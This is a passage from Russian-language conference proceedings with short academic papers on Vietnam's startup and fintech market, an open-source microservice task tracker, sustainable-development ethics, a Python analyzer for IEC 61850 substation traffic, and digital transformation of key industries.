показывающего высочайшую конкурентоспособность в мире, он претендует на ведущее место в гонке за улучшение этого показателя. Рейтинги и индекс конкурентоспособности Вьетнама непрерывно улучшались с 2012 по 2019 годы. В Юго-Восточной Азии по конкурентоспособности Вьетнам опережает Филиппины, занимая 6-е место, но отстает от пяти других стран региона в мировом рейтинге: Сингапура (3-е место), Малайзии (23-е), Таиланда (32-е), Индонезии (36-е), Брунея (46-е) [2].

Поэтому неудивительно, что в последние годы Вьетнам стал одним из наиболее динамично развивающихся стартап-экосистем в Юго-Восточной Азии. Количество новых стартапов в стране регулярно растет, а объем инвестиций возрастает. Различные стартапы, такие как Grab, Tiki, VinID, VNPay и многие другие, получили значительные инвестиции и продолжают развиваться в рыночных сегментах, таких как транспорт, электронная коммерция, финансовые технологии и другие.

Даже в условиях пандемии, за последние 3 года число стартапов во Вьетнаме утроилось, если судить по количеству созданных стартапов, а самым большим сегментом остаются платежи, то есть цифровые кошельки, такие как Zalo Pay, MoMo, MoKa. Во Вьетнаме насчитывается около 5 миллионов пользователей электронных кошельков при населении около 100 миллионов человек. Сильный рост также наблюдается в сфере P2P-кредитования и блокчейна. Объемы финансирования в развитие технологических экосистемно-ориентированных стартапов в 2021 г. по сравнению с 2017 г. увеличились почти в 30 раз (рис 3).




Рис. 3 - Количество сделок и инвестиции в технологические стартапы во Вьетнаме, 2013-2021 гг.

Источник: <https://www.statista.com/statistics/1315060/vietnam-investments-in-tech-startups/>

По данным отчета «Southeast Asia Tech Investment in 2020» компании Golden Gate Ventures, в Юго-Восточной Азии (ЮВА) Вьетнам занимает третье место по объему инвестиций в стартапы, уступая лишь Сингапуру и Индонезии. В 2021 году объем инвестиций в вьетнамские стартапы составил более \$290 млн, что на 80% больше, чем в 2020 году. По сравнению с другими странами ЮВА, Вьетнам значительно уступает в размере экосистемы инвесторов и количеству стартапов, но в последние годы страна демонстрирует высокие темпы роста. Для сравнения, в 2019 году объем инвестиций в стартапы Сингапура составил \$5,2 млрд, в Индонезии – \$3,1 млрд, в Малайзии – \$704 млн, а в Таиланде – \$604 млн.

Китай приходит на рынок Вьетнама

Благодаря демографической ситуации и проводимой государственной политике финансовый рынок СРВ становится привлекательным для крупнейших мировых лидеров финансовой индустрии, которые несут в себе большие риски для национального финансового рынка. Примером существующей опасности заражения экосистемными рисками крупнейших зарубежных игроков служат постсоциалистические страны Центральной и Восточной Европы, которые не смогли противостоять крупному глобальному финансовому лобби и практически потеряли суверенитет национальных финансовых рынков [3]. Во Вьетнам также активно стремятся крупные технологические и финансовые азиатские компании (прежде всего, китайские экосистемные финансовые конгломераты с коренным страховым бизнесом Ping An или торговая экосистема Alibaba), которые для входа на финансовый рынок Вьетнама весьма успешно используют экосистемную модель бизнеса, посредством сделок слияний и поглощений. Китай — флагман развития экосистем в бизнесе, когда вокруг одного успешного продукта компании вырастают новые [4]. Доля китайских технологических гигантов на финансовом рынке Вьетнама растет. Ant Financial (China), финтех филиал гиганта электронной торговли Alibaba Group Holding Ltd BABA, незаметно приобрел значительную долю в вьетнамского стартапа - электронного кошелька eMonkey. Пока Ant Financial не имеет контрольного пакета, eMonkey, но, как ожидается, будет иметь значительное влияние и предоставлять техническую экспертизу для электронного кошелька, который был создан небольшой вьетнамской финтех-фирмы M-Pay Trade.

Китайские финтех гиганты большое внимание уделяют инновационной активности, особенно патентной деятельности,

связанной с интеллектуальной собственностью. Стратегические инвестиции, китайский финансовый экосистем позволят получить доступ на процветающий рынок Вьетнама с почти 100 миллионами человек, четверть из которых моложе 25 лет, и где рост электронной торговли является одним из самых высоких в регионе. Преимуществом таких иностранных экосистемных конгломератов является то, что они приходят сразу на разные сегменты финансового рынка Вьетнама, при этом поглощая отдельные небольшие местные стартапы без афиширования и широкой огласки, что без разработки и принятия комплекса документов государственного регулирования еще больше увеличивает риски потери Вьетнамом финансового суверенитета.

С приходом глобальных игроков на вьетнамский fintech-рынок уже появился риск для местных fintech-стартапов, связанный с конкуренцией за клиентскую базу, доступ к финансированию и адаптацией к новым технологиям. Это может быть вызвано как прямым влиянием крупных игроков на клиентов, так и изменением правомерной конкуренции на рынке.

Крупные игроки могут использовать свою мощь и ресурсы, чтобы привлечь клиентскую базу в Вьетнаме, и к тому же могут предлагать более выгодные условия по сравнению с местными стартапами. Это может привести к снижению доли рынка местных fintech-предприятий и потере клиентов. Кроме того, с приходом глобальных игроков на вьетнамский рынок финансирования, существует риск ограничения доступа к инвестициям для местных fintech-стартапов. Крупные игроки, имеющие результативный бизнес и благосостояние, будут лучше позиционироваться для привлечения инвесторов и получения финансовой поддержки, что может создать преграды для местных fintech-стартапов.

Выводы

1. Вьетнам имеет свои особенности, влияющие на успешность внедрения экосистемной бизнес-модели:
 - благоприятная демографическая ситуация. Высокая доля молодого активного населения, которое склонно к использованию новых технологий.
 - нацеленность на развитие экосистем через программы развития стартапов, привлекающих иностранные инвестиции и всемерно поддерживаемых государством.
2. Вьетнам выделяется высокими темпами роста и развития стартап-экосистемы. Страна активно привлекает инвестиции и поддерживает развитие инновационных проектов, что

свидетельствует о большом потенциале развития стартапов в Вьетнаме.

3. Китайские финтех-гиганты используют сценарии построения своих экосистем в Китае на Вьетнам. Все сделки по слиянию и поглощению происходят без афиширования и широкой огласки. Это только увеличивает риски для вьетнамской национальной экономики. Поэтому регулятору финансового рынка СРФ следует срочно начать разработку такого комплекса документов государственного регулирования, чтобы не допустить потери контроля над большей частью национального финансового рынка страны.

Список использованных источников

1. Финансовая конвергенция и финансовые конгломераты в мировой экономике (монография). Писаренко Ж.В., Кузнецова Н.П., Митин С.Г. научное издание / Санкт-Петербург, 2011.
2. Lo Thi, Hong Van, Guzikova, Liudmila A "Industry 4.0 in Vietnam: strategic planning experience." Asia and Africa Today 8 (2020):64-68. DOI: 10.31857/S032150750010453-0
3. Нгуен Нгок Шон повышение качества экономического роста во Вьетнаме. Вьетнамские исследования. 2021. №1. URL: <https://cyberleninka.ru/article/n/povyshenie-kachestva-ekonomicheskogo-rosta-vo-vietname> (дата обращения: 17.11.2023).
4. Писаренко Ж.В. Формирование экосистемных финансовых конгломератов (на примере Китая). Страховое дело. 2020. № 5 (326). С. 3-13.

УДК 004.415.2

В.Н. Пиунов, А.А. Лобанков
Самарский университет
Самара, Россия

РАЗРАБОТКА СЕРВИСА ТРЕКИНГА ЗАДАЧ И ПЛАНИРОВАНИЯ ВСТРЕЧ, СОБЫТИЙ И ДЕЛ С ОТКРЫТЫМ ИСХОДНЫМ КОДОМ

Аннотация. Проведён анализ требований к инструментам для управления проектами и задачами. Разработана микросервисная архитектура для системы

трекинга задач с открытым исходным кодом. Изучены преимущества системы, реализованной с применением этой архитектуры. Рассмотрена возможность внедрения разработанной системы на предприятие.

V.N. Piunov, A.A. Lobankov

Samara University
Samara, Russia

DEVELOPMENT OF AN OPEN-SOURCE TASK TRACKING AND PLANNING SERVICE FOR MEETINGS, EVENTS AND CASES

***Abstract.** An analysis of the requirements for tools for managing projects and tasks was carried out. A microservice architecture has been developed for an open-source task tracking system. The advantages of a system implemented using this architecture are studied. The possibility of introducing the developed system into the enterprise is considered.*

В связи с уходом множества зарубежных программных решений, актуальность разработки отечественных аналогов до сих пор высока, несмотря на большое количество уже созданных продуктов. На сегодняшний день реестр отечественного ПО насчитывает более 15000 зарегистрированных программ, среди которых есть операционные системы, средства разработки софта, управления жизненным циклом изделия (PLM), автоматизированного проектирования (CAD), инженерного анализа (CAE) и т.д. [1] Также у предприятий есть потребность в инструментах для автоматизации популярных методик в проектном управлении, таких как:

- Канбан-доска;
- Диаграмма Ганта;
- Календарь;
- Карта пользовательских историй (User Story map);
- Учёт времени выполнения задач (Тайм-трекинг);
- Информационная панель (дашборды, отчёты).

На этапе выбора внедряемого в компанию программного продукта предприниматели ищут более универсальное, качественное и недорогое решение. Поэтому перед тем, как перейти к описанию реализуемой системы, необходимо определить её значимость для компании. [2]

Работа, которую необходимо выполнить в течение жизненного цикла продукта (например, программного), охватывает процессы от спецификации до выпуска готового продукта. Прежде всего следует указать задачи и подзадачи, а затем зависимости между ними и последовательность их выполнения. Наконец, перед работниками

должны быть поставлены задачи с учётом их навыков и доступности. В большинстве случаев существует несколько способов выполнения некоторых задач. Есть виды деятельности, которые можно выполнять одновременно, а есть другие, для старта которых необходимы определенные предварительные условия. Нам предстоит проанализировать все альтернативы и выбрать ту, которая лучше всего соответствует целям проекта. Наш выбор зависит от некоторых критериев: время разработки, стоимость разработки, использование ресурсов и так далее. [3]

Для планирования и управления задачами существует множество практик, часть из которых была перечислена ранее, а также сервисов для их автоматизации и отслеживания процессов. Также нами предложено авторское решение MyTask с открытым исходным кодом.

Решение MyTask разрабатывается на языках C# и TypeScript как инструмент для проектного управления. На стадии минимально жизнеспособного продукта приложение предоставляет следующие возможности:

- Создание проекта и добавление пользователей в команду проекта;
- Управление канбан-доской проекта, создание задач и назначение их пользователям;
- Создание мероприятий в календаре;
- Привязка пользователей к мероприятию или привязка проекта к мероприятию с возможностью выбора конкретных задач. [4]

Главной особенностью реализуемого приложения является микросервисная архитектура с рядом преимуществ:

- Гибкое масштабирование;
- Гибкая технология;
- Возможность справляться с отказами отдельных сервисов, при этом сохраняя работоспособность системы.

Перед реализацией была разработана схема архитектуры программного продукта. (1)

Для общения с сервисами клиент использует API Шлюз – дополнительный сервис, собирающий бизнес-вызовы и перенаправляющий их нужным сервисам.




Рис.1- Архитектура приложения MyTask

API шлюз связан с другими сервисами с использованием подхода «Обнаружение службы» (Service Discovery, SD). Для этого будет использоваться решение с открытым исходным кодом Steeltoe, который реализует данный шаблон на стороне сервера (Server-Side SD).

Взаимодействие между сервисами будет происходить при помощи шины событий (Event Bus) на базе RabbitMQ. Микросервисы подписываются на определённые события, при возникновении которых они отреагируют соответствующим образом.

Для авторизации и аутентификации пользователей будет использован провайдер с открытым исходным кодом Keycloak. Он реализует технологию единого входа (Single Sign-On), а также предоставляет администраторам возможность управлять ролями и пользователями приложения.

Каждый сервис развёртывается отдельно контейнеризацией с использованием программного обеспечения Docker.

За счёт применения микросервисного подхода при разработке решение обладает гибкостью в масштабировании и применении технологий. Для добавления новых модулей можно разработать отдельные микросервисы и настроить их взаимодействие с другими сервисами продукта. Также можно заменить отдельные сервисы на собственное решение, например, сервис аутентификации. При этом создаваемые микросервисы не зависят от языка программирования и используемых технологий.

Благодаря архитектуре и открытому исходному коду, продукт получит интересное преимущество – приложение достаточно легко внедрить на предприятии. При дальнейшем развитии сервис может

статье удобным и технологичным отечественным решением в проектном управлении.

Список использованных источников

1. ПЕРЕХОД НА ОТЕЧЕСТВЕННОЕ ПО УСКОРИТСЯ В 2023 ГОДУ // RGRU URL: <https://rg.ru/2023/02/02/perehod-na-otechestvennoe-po-uskoritsia-v-2023-godu.html> (дата обращения 04.11.2023).

2. Шараева Р.А., Кугуракова В.В. *Оценка сокращения времени при использовании модифицированной методики таск-трекинга в управлении ИТ-проектами* // Программные продукты и системы — 2022.—№3—с. 307-324.

3. S. Andonova, B. Bontchev. *Web project tracker* // CompSysTech '03: Proceedings of the 4th International Conference on Computer Systems and Technologies: E-Learning (19-20 June 2003, Rousse, Bulgaria), New York: ACM—2003.— ISBN 978-954-9641-33-2.—pp. 208-213.

4. Шитько А.М. *Проектирование микросервисной архитектуры программного обеспечения* // Труды БГТУ—2017.—№2—с.122-125.

УДК 14:122 / 129:30

М.В. Подручный

Белорусский государственный технологический университет
Минск, Беларусь

АКСИОЛОГИЧЕСКИЕ АСПЕКТЫ СТРАТЕГИИ УСТОЙЧИВОГО РАЗВИТИЯ

Аннотация. В данной статье рассмотрены роль, место и значение социально-гуманитарного аспекта стратегии устойчивого развития. Автор анализирует социально-экономические и культурные предпосылки формирования альтернатив потребительского вектора развития цивилизации и раскрывает ценностный аспект реализации стратегии устойчивого развития.

M.V.Podruchny

Belarusian State Technological University
Minsk, Belarus

AXIOLOGICAL ASPECTS STRATEGY FOR SUSTAINABLE DEVELOPMENT

***Abstract.** This article examines the role, place and significance of the social and humanitarian aspect of the sustainable development strategy. The author analyzes the socio-economic and cultural prerequisites for the formation of alternatives to the consumer vector of civilization development and reveals the value aspect of the implementation of the sustainable development strategy.*

Глобализация социальных, культурных, экономических и политических процессов в современном мире наряду с положительными векторами развития общества привела к возникновению ряда серьезных проблем, получивших название глобальных проблем современности – экологических, демографических, военно-политических, нравственных и других. Все эти проблемы очень важные для настоящего и будущего. Поэтому для более глубокого понимания этих проблем, в первую очередь экологической и нравственной было бы целесообразным рассмотреть их с точки зрения философии, позволяющей рациональными средствами создать предельно обобщенную картину мира и место человека в нем [1, с. 302]. Реализация стратегии устойчивого развития – основной парадигмы развития общества в XXI веке невозможно без формирования у людей новой философии мышления и действий, являющихся одной из задач экологической этики.

В 50-60-х гг. XX ст. развитие человечества связывали только с экономическим прогрессом и ростом экономической эффективности. В начале 70-х гг. в связи с несправедливым распределением доходов и с ростом количества бедных в развивающихся странах вопросы социальной справедливости были признаны такими же важными, как и вопрос роста экономической эффективности. Однако растущее потребление природных ресурсов привело к деградации окружающей среды и негативно повлияло на здоровье людей. Реальной угрозой стала проблема «пределов роста», на которую в 1972 году обратил внимание мировой общественности Римский клуб.

Чтобы избежать экологического кризиса, в концепцию развития необходимо было включить третью цель – сохранение окружающей среды. Впервые этот вопрос был поднят на Конференции ООН по окружающей среде человека (1972, г. Стокгольм), признавшего актуальность экологической проблематики и необходимость создания действенных международных механизмов для ее решения. Термин «устойчивое развитие» появился в 1980, когда вышла «Всемирная стратегия охраны природы» (ВСОП), подготовлена Международный союз охраны природы (МСОП). Эта стратегия выдвинула принципиально новое положение: сохранение природы неразрывно связано с вопросами развития. Развитие общества должно происходить

при сохранении природы. Понятие «устойчивое развитие» начали широко применять после публикации в 1987 году отчета Международной комиссии по окружающей среде и развития «Наше общее будущее», подготовленного под руководством Г. Х. Брундтланда. Концепция устойчивого развития приобрела ведущий статус после «Конференции ООН по окружающей среде и развитию» (1992, г. Рио-де-Жанейро) и была отражена в принятом на конференции документе «Повестка XXI века» [2, pp. 30-32]. Мировое сообщество признало, что сбалансированное развитие общества должно стать приоритетным вопросом повестки дня международного сотрудничества. Общеизвестным является понимание сбалансированного развития как гармоничного сочетания экономических, социальных и экологических составляющих развития. Только достижение сбалансированности между ними обеспечит возможность перейти к такому общественному развитию, которое не будет истощать природные и человеческие ресурсы, а потому будет иметь возможность продолжаться достаточно долго. Была предложена следующая формулировка понятия «устойчивое развитие». Устойчивое развитие (англ. Sustainable development) – общая концепция относительно необходимости установление баланса между удовлетворением современных потребностей человечества и защитой интересов будущих поколений, включая их потребность в безопасной и здоровой окружающей среде.

Согласно Герману Дейли— автору инновационной теории устойчивого развития, «устойчивое развитие» - это определение гармоничного, сбалансированного, бесконфликтного прогресса всей земной цивилизации, групп стран, отдельно взятых стран нашей планеты по научно обоснованным планам, когда одновременно решается комплекс вопросов сохранения окружающей среды, ликвидации эксплуатации, бедности и дискриминации как каждого отдельно взятого человека, так и целых народов или групп населения [3, p. 14]. Концепция устойчивого развития явилась ответом на вызов времени и предложила альтернативу традиционным моделям социально-экономического прогресса, основанного на экономическом росте. Положения этой альтернативы могут быть сформулированы следующим образом.

1. Человечество действительно может придать развитию устойчивый и долговременный характер, для того чтобы он отвечал потребностям нынешних поколений, не утрачивая при этом возможности будущим поколением удовлетворять свои потребности.

2. Ограничения, существующие в области эксплуатации природных ресурсов, относительно. Они связаны с современным уровнем техники, социальной организации и способностью биосферы к самовосстановлению.

3. Необходимо удовлетворить элементарные потребности всех людей и всем предоставить возможность реализовать свои надежды на благополучную жизнь, без этого устойчивое и долговременное развитие просто невозможно. Одна из главных причин возникновения экологических и других катастроф – бедность.

4. Необходимо ограничить образ жизни тех, кто пользуется ресурсами планеты в чрезмерном масштабе экологическими возможностями планеты.

5. Размеры и темпы роста населения должны быть согласованы с производственным и продуктивным потенциалом глобальной экосистемы планеты.

Обеспечение сбалансированного развития – это не техническая проблема, для решения которой необходимы новые технические средства или технологии. Это проблема изменения общественных отношений и формирования такого общества, которое не будет разрушать среду своего существования. Сбалансированное развитие – это также не сугубо научная проблема. Переход к такой модели развития имеет и нравственное содержание, это смещение в ценностных ориентациях многих людей. Как любой общественный идеал, концепция устойчивого развития является указателем для создания общества, которое будет развиваться в гармонии с природой. Главными принципами сбалансированного развития являются: сочетание сохранения природы и развития общества; удовлетворение основных потребностей человека; достижение равенства и социального справедливости; обеспечение социального самоопределения и культурного разнообразия; поддержание целостности экосистем.

Для достижения сбалансированности следует гармонично совмещать принцип сохранения культурного и природного наследия с принципом инновационности, творчества. Творческий подход к природообразовательной деятельности предполагает учет сложности природных экосистем и творческую адаптацию общественной деятельности к возможностям экосистем поддерживать жизнь на Земле.

Важен принцип экоэффективности, который заключается в том, чтобы создавать больше товаров и оказывать больше услуг, используя меньше ресурсов и меньше загрязняя окружающую среду. Нет менее важен и принцип достаточности, определяющий пределы потребления.

Принципы устойчивого развития обязательно должны быть совмещены с такими общечеловеческими нравственными принципами, как справедливость, ответственность перед нынешними и будущими поколениями, солидарность, ликвидация бедности, гендерное равенство, признание традиционных прав коренных народов и т.д.

Страны глобального Юга рассматривают переход к устойчивому развитию в первую очередь в контексте борьбы с бедностью, неравенством и несправедливостью. Ключевой идеей устойчивого развития является рассмотрение всех экологических проблем как важных социальных проблем. Соответственно, пути решения этих проблем также будут носить не технологический, а социальный характер, т.е. их можно будет решить только совместно с другими социальными проблемами и только путём социальных изменений – изменения общественных отношений в социумах, а если это невозможно, то изменений существующих социально-политических систем. Важно найти такой тип социальной организации общества, который обеспечит возможность гармонизировать отношение общества к природе.

Проблемы устойчивого развития – это прежде всего проблемы власти и политической воли. Для его реализации необходима соответствующая международная и национальная политика. Достижение устойчивого развития требует глубоких структурных изменений в управлении и новых путей работы в разных сферах экономической, социальной и политической жизни. На национальных и местных уровнях нужны как межотраслевые институты общества, так и инициативы частного сектора для разработки совместного видения будущего развития, его планирования и совместного принятия решений.

Таким образом, вопросы социальной справедливости (неравномерное распределение доходов и рост количества бедных в развивающихся странах) и деградация окружающей среды стали толчком к разработке новой стратегии развития человеческой цивилизации, если последняя хочет сохранить себя. Стратегия устойчивого развития на данный момент представляет единственную теоретически обоснованную и организационно сформированную альтернативу потребительскому вектору развития цивилизации. Реализация стратегии устойчивого развития невозможна без изменения ценностных ориентаций человека, новой философии социо-природного взаимодействия, формирования новой экологической этики, главным императивом которой станет запрет или ограничение человеческой деятельности, нарушающей устойчивость биосферы.

Список использованных источников

1. Глобальные проблемы. Политологический энциклопедический словарь / сост. Л. М. Герасин, В. Л. Погребная, И. А. Полищук. Харьков: Право, 2015. 416 с.
2. Agenda – United Nations Conference (EarthSummit). Riode Janeiro. 1992, 312 p.
3. Дэйли Г., Таунсенд К. Оценивая нашу Землю. Экономика, экология, этика. Российское отделение ISEE, Москва, 1994, 268 с.

УДК 004.056.5

**А.А. Лебедев, Р.С. Максимов, Н.С. Лебедева,
Д.А. Романов, И.С. Полыгалин**
НИУ "МЭИ"
Москва, Россия

РАЗРАБОТКА АНАЛИЗАТОРА СЕТЕВЫХ ПРОТОКОЛОВ ДЛЯ ТЕСТИРОВАНИЯ ФУНКЦИЙ РЗА

Аннотация. Цель работы – разработка мобильного сканера сети информационных потоков с поддержкой стандарта МЭК 61850 для наладчиков и оперативного персонала цифровых подстанций. В ходе работы был разработан прототип сканера на базе языка программирования Python, осуществляющего чтение и запись осциллограмм оборудования РЗА с поддержкой стандарта МЭК 61850.

**A.A. Lebedev, R.S. Maksimov, N.S. Lebedeva,
D.A.I. Romanov, I. S. Polygalin**
National Research University «МРЕ»
Moscow, Russian Federation

DEVELOPMENT OF A NETWORK PROTOCOL ANALYZER FOR TESTING RPA FUNCTIONS

Abstract. The purpose of the work is development of mobile information flow network scanner with support for the IEC 61850 standard for adjusters and operating personnel of digital substations. During the work, a prototype scanner was developed based on the Python programming language, which reads and writes oscillograms from relay protection and automation equipment with support for the IEC 61850 standard.

Широкая волна цифровизации в Российской Федерации коснулась большого количества отраслей промышленности, в т.ч. и электроэнергетики. Инновационным в данной отрасли стало появление цифровых подстанций (ЦПС), в основе технологий которых лежит стандарт МЭК 61850. В рамках этого стандарта устройства контроля, управления и РЗА обмениваются технологическими данными по различным цифровым протоколам связи, таким как Sampled Values, GOOSE, MMS, С37.118 и пр [1].

На данный момент различные виды ПО для поиска и анализа пакетов, предназначенного специально для инженеров РЗА, имеют ограниченный функционал и не позволяют одновременно анализировать данные, которые передаются по разным цифровым протоколам, что затрудняет анализ в целом. Это обстоятельство вызывает необходимость разработки специального ПО, удовлетворяющего вышеуказанному требованию, и с необходимыми функциями: чтение, отображение данных и их регистрация в форматах csv, COMTRADE.

Задача мобильного сканера: поиск, фильтрация и анализ пакетов (SV-потоков и GOOSE-сообщения) при подключении к шине процесса или шине станции. Шина – локальная вычислительная сеть (далее ЛВС).

Разработанное ПО на базе языка программирования Python позволяет настроить длительность, условия записи осциллограммы, а также набор необходимых сигналов в осциллограмме, передающихся по разным протоколам от разных устройств. Анализатор по сетевому трафику в режиме реального времени или по обращению к файлу в формате PCAP считывает полученные кадры и фиксирует данные о токах, напряжениях и дискретных сигналах. Реализованный анализатор обеспечивает быстрый и лёгкий доступ к данным, а также наглядное их представление в удобной для анализа форме, упрощает процесс наладки оборудования, способствует улучшению качества технического контроля работоспособности локально-вычислительных сетей, а также снижает аварийность за счет упрощения анализа разнородного сетевого трафика цифровой подстанции.



Рис. 1 – Пример отображения анализатором записанной осциллограммы

В ходе разработки анализатора были рассмотрены следующие аналоги:

1) ПО "Сетевой анализатор" от компании НПП «Динамика» позволяет проводить мониторинг и анализ поведения оборудования ЦПС с поддержкой МЭК 61850-9-2LE, МЭК 61869-9 (SV) и МЭК 61850-8-1 (GOOSE):

- цифровых устройств РЗА;
- цифровых измерительных трансформаторов;
- полевых аналогово-цифровых преобразователей;
- коммутаторов ЛВС ЦПС;
- счетчиков электроэнергии, АСКУЭ и других элементов

цифровой подстанции.

Компания разработала ПО удобное для использования непосредственно на ЦПС и научных целях. Функционал ПО полностью соответствует функционалу сканера, выполняемого в рамках данной работы.

2) IED SCOUT by Omicron.

IED Scout – инструмент для инженеров по защите и автоматизации подстанций, работающих с устройствами IEC 61850. Он обеспечивает доступ к Интеллектуальным электронным устройствам (ИЭУ) и выполняет множество полезных функций при работе с ними. IEDScout позволяет инженеру заглянуть внутрь ИЭУ и проанализировать его связь. Все моделируемые и обмениваемые данные становятся видимыми и доступными.

С помощью IED Scout доступна имитация ИЭУ, GOOSE-пакетов и даже допустимо моделирование на основе их SCL-файла.

3) IED EXPLORER – клиент IEC 61850, разработанный для целей тестирования устройств с поддержкой стандарта, а также в

образовательных целях. IEDExplorer может подключаться к серверу IEC 61850 по протоколу MMS (ISO/IEC 9506-1 и ISO/IEC 9506-2).

4) Fluke Networks Visual TruView – расширенный сканер информационных потоков. Сканер доступен только на английском языке. Благодаря множеству функций сканер не является удобным и интуитивно понятным для обслуживающего персонала на ЦПС.

Список использованных источников

1. СТО 56947007-29.240.10.256-2018 «Технические требования к аппаратно-программным средствам и электротехническому оборудованию ЦПС».
2. СТО 56947007-29.240.10.302-2020 «Типовые технические требования к организации и производительности технологических ЛВС в АСУ ТП ПС ЕНЭС»

УДК 338.2

Ю.И. Раствова

Санкт-Петербургский государственный экономический университет
Санкт-Петербург, Россия

ВОПРОСЫ ИССЛЕДОВАНИЯ КОНТЕКСТА ЦИФРОВОЙ ТРАНСФОРМАЦИИ КЛЮЧЕВЫХ ОТРАСЛЕЙ ЭКОНОМИКИ

Аннотация. Обсуждаются соответствующие ризоматическому характеру контекста и процессов цифровой трансформации направления и способы исследования условий успешной цифровой трансформации ключевых отраслей экономики. Раскрывается потенциал оценки релевантности нарративов технологической политики и способов их поддержки, аналитики больших данных, имитационного моделирования.

Yu.I. Rastova

Saint Petersburg State University of Economics
Saint-Petersburg, Russia

ISSUES OF RESEARCHING THE CONTEXT OF DIGITAL TRANSFORMATION OF KEY INDUSTRIES OF THE ECONOMY

Abstract. Directions and methods for studying the conditions for successful digital transformation of key sectors of the economy that correspond to the rhizomatic nature of the context and processes of digital transformation are discussed. The potential of

assessing the relevance of technology policy narratives and ways to support them, big data analytics, and simulation modeling is revealed.

Целью доклада является представление новых подходов к исследованию среды цифровой трансформации организации как части цифровых компетенций ее топ-менеджмента и специалистов, как фактора успешной реализации стратегии цифровой трансформации.

Согласно ISO 9000:2015, среда организации (context of the organization) определяется как сочетание внутренних и внешних факторов, которое может оказывать влияние на подход организации к постановке и достижению ее целей. Понимание правовых, технологических, конкурентных, рыночных, культурных, социальных и экономических условий, а также ценностей, культуры, знаний и результатов деятельности организации один из ключевых процессов стратегического менеджмента.

Беспрецедентная нелинейность цифровой экономики, изменение принципов конкурентной борьбы по мере формирования и усиления доминирования цифровых платформ ставят вопрос, касающийся «необходимости», а главное «достаточности» имеющихся в арсенале стратегического менеджмента методов анализа среды. В докладе представлены некоторые относительно новые для российской практики подходы к исследованию среды в целях успешной цифровой трансформации компаний ключевых отраслей экономики.

Прежде всего, внимание должно быть сфокусировано на анализе ключевых идей технологического развития, представленных в форме нарративов, а также на способах их поддержки с помощью налоговых преференций, государственного заказа, технологического регулирования, регулирования интеллектуальной собственности и т.д.

Цифровая трансформация – внедрение цифровых инструментов исполнения процессов создания, планирования, проектирования, развертывания и эксплуатации в традиционных секторах экономики, сопровождающееся значительным улучшением их характеристик и результатов. Старт процесса цифровой трансформации крупных компаний в традиционных секторах экономики специалисты относят к середине 2010-х годов [1].

В Российской Федерации цифровая трансформация ключевых отраслей экономики и социальной сферы является одной из национальных целей развития на период до 2030 года. В условиях внешнего санкционного давления в 2022 году прозвучал призыв найти глобально конкурентные решения, обеспечить технологический суверенитет, независимость в производстве любой критически важной

продукции. На Петербургском международном экономическом форуме 16 июня 2023 года Президент РФ В.В. Путин поставил задачу перехода на качественно новый уровень развития – от суверенной экономики к экономике предложения с новыми целевыми отраслями.

Успех сформулированных нарративов в цифровой деловой среде, когда конкурентное преимущество складывается из сетевых эффектов, доступа к данным и контроля над действиями пользователей, возможно только посредством распространения ризоматических взаимосвязей, возникающих «на фоне... усилий занять доминирующее положение в качестве платформы» [2].

Россия идет по пути создания платформ взаимодействия бизнеса и государства (АНО «Цифровая экономика», АНО «Цифровые технологии производительности»), но, на наш взгляд, пока уделяется мало внимания определению юридических и социальных границ инициативных коммерческих платформ, а также их поддержке. Это важно, поскольку есть понимание, что задачу продвижения передовых отечественных разработок и решений за рубеж предстоит решать ИКТ-экспортерам.

Основной областью кооперации государства и бизнеса должно стать создание передовой знаниевой инфраструктуры научной, научно-технической и инновационной деятельности, включая научное оборудование и научные коллекции, уникальные научные установки мирового уровня, центры коллективного пользования, а также введение в эксплуатацию цифровой системы управления сервисами научной инфраструктуры коллективного пользования и оцифровка коллекций и банков данных [3].

